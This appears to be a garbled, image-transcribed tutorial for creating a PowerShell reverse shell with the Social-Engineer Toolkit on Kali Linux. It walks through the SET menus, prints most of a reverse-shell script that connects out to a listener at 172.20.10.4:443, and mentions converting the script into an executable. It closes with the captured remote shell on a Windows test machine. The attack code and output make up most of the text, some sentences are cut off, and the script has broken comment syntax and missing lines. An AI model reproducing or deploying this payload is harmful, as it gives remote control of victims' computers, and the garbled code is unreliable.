
It will create a txt file in the root/.set/reports directory

Save that as a ps1 file.



```
ismkali@kali: ~  
ismkali@kali: ~ x root@kali: ~/.set/reports/powers... x ismkali@kali: ~ x  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
Unable to check for new version of SET (is your network up?)  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 9  
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow  
you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerSh  
ell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered b  
y preventative technologies.  
1) Powershell Alphanumeric Shellcode Injector  
2) Powershell Reverse Shell  
3) Powershell Bind Shell  
4) Powershell Dump SAM Database  
99) Return to Main Menu  
set:powershell>2  
Enter the IPAddress or DNS name for the reverse host: 172.20.10.4  
set:powershell> Enter the port for listener [443]: 443  
[*] Rewriting the powershell reverse shell with options  
[*] Exporting the powershell stuff to /root/.set/reports/powershell  
set> Do you want to start a listener [yes/no]: yes  
Listening on 0.0.0.0:443  
S
```

Now we have to convert the ps1 file to a .exe file which when



The image shows two overlapping PowerShell script editor windows. The top window, titled 'powershell.reverse.txt', contains a 'cleanup' function and variable setup. The bottom window, titled 'test.ps1', contains the main logic for connecting to a target and receiving input.

```
function cleanup {  
    if ($client.Connected -eq $true) {$client.Close()}  
    if ($process.ExitCode -ne $null) {$process.Close()}  
    exit}  
// Setup IPADDR  
$address = '172.20.10.4'  
// Setup PORT  
$port = '443'  
$client = New-Object system.net.sockets.tcpclient  
$client.connect($address,$port)  
$stream = $client.GetStream()  
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize  
$process = New-Object System.Diagnostics.Process  
  
$encoding.GetString($outputstream.Read())  
$stream.Write($encoding.GetBytes($out),0,$out.Length)  
$out = $null; $done = $false; $testing = 0;  
while (-not $done) {  
    if ($client.Connected -ne $true) {cleanup}  
    $pos = 0; $i = 1  
    while ((($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {  
        $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)  
        $pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}}  
    if ($pos -gt 0) {  
        $string = $encoding.GetString($networkbuffer,0,$pos)  
        $inputstream.write($string)  
        start-sleep 1  
        if ($process.ExitCode -ne $null) {cleanup}  
        else {  
            $out = $encoding.GetString($outputstream.Read())  
            while($outputstream.Peek() -ne -1){  
                $out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}  
            $stream.Write($encoding.GetBytes($out),0,$out.length)  
            $out = $null  
            $string = $null}} else {cleanup}}
```

Next we will run the powershell scripts to start the reverse shell so that that we can start listening  
After which we should have access to the target pc.

```
(ismkali@kali)-[~]
$ ls
Desktop  Downloads  Pictures  PS2EXE  qrcode_attack.png  test.ps1  Videos
Documents  Music  powershell.reverse.txt  Public  Templates  update.exe
(ismkali@kali)-[~]
$ pwsh -ExecutionPolicy Bypass -File test.ps1
//: /home/ismkali/test.ps1:5
```

And get the following output

```
C:\Users\IEUser\AppData\Local\Temp\Quest Software\PowerGUI\76950cd8-1ea3-45d1-a597-f6570b02a682>cd ../../../../../../
C:\Users\IEUser>dir
Volume in drive C has no label.
Volume Serial Number is 3A97-874F

Directory of C:\Users\IEUser

04/07/2019  01:35 PM  <DIR>      .
04/07/2019  01:35 PM  <DIR>      ..
04/25/2018  08:59 AM  <DIR>      .ssh
04/25/2018  09:00 AM             5 .vbox_version
04/07/2019  01:36 PM  <DIR>      3D Objects
04/07/2019  01:36 PM  <DIR>      Contacts
04/07/2019  02:21 PM  <DIR>      Desktop
04/07/2019  01:36 PM  <DIR>      Documents
04/07/2019  02:11 PM  <DIR>      Downloads
04/07/2019  01:36 PM  <DIR>      Favorites
04/07/2019  01:36 PM  <DIR>      Links
04/07/2019  01:36 PM  <DIR>      Music
04/03/2019  05:34 AM  <DIR>      OneDrive
04/07/2019  01:36 PM  <DIR>      Pictures
04/07/2019  01:36 PM  <DIR>      Saved Games
04/07/2019  01:36 PM  <DIR>      Searches
04/07/2019  01:36 PM  <DIR>      Videos
               1 File(s)            5 bytes
               16 Dir(s)  14,372,384,768 bytes free
C:\Users\IEUser>
```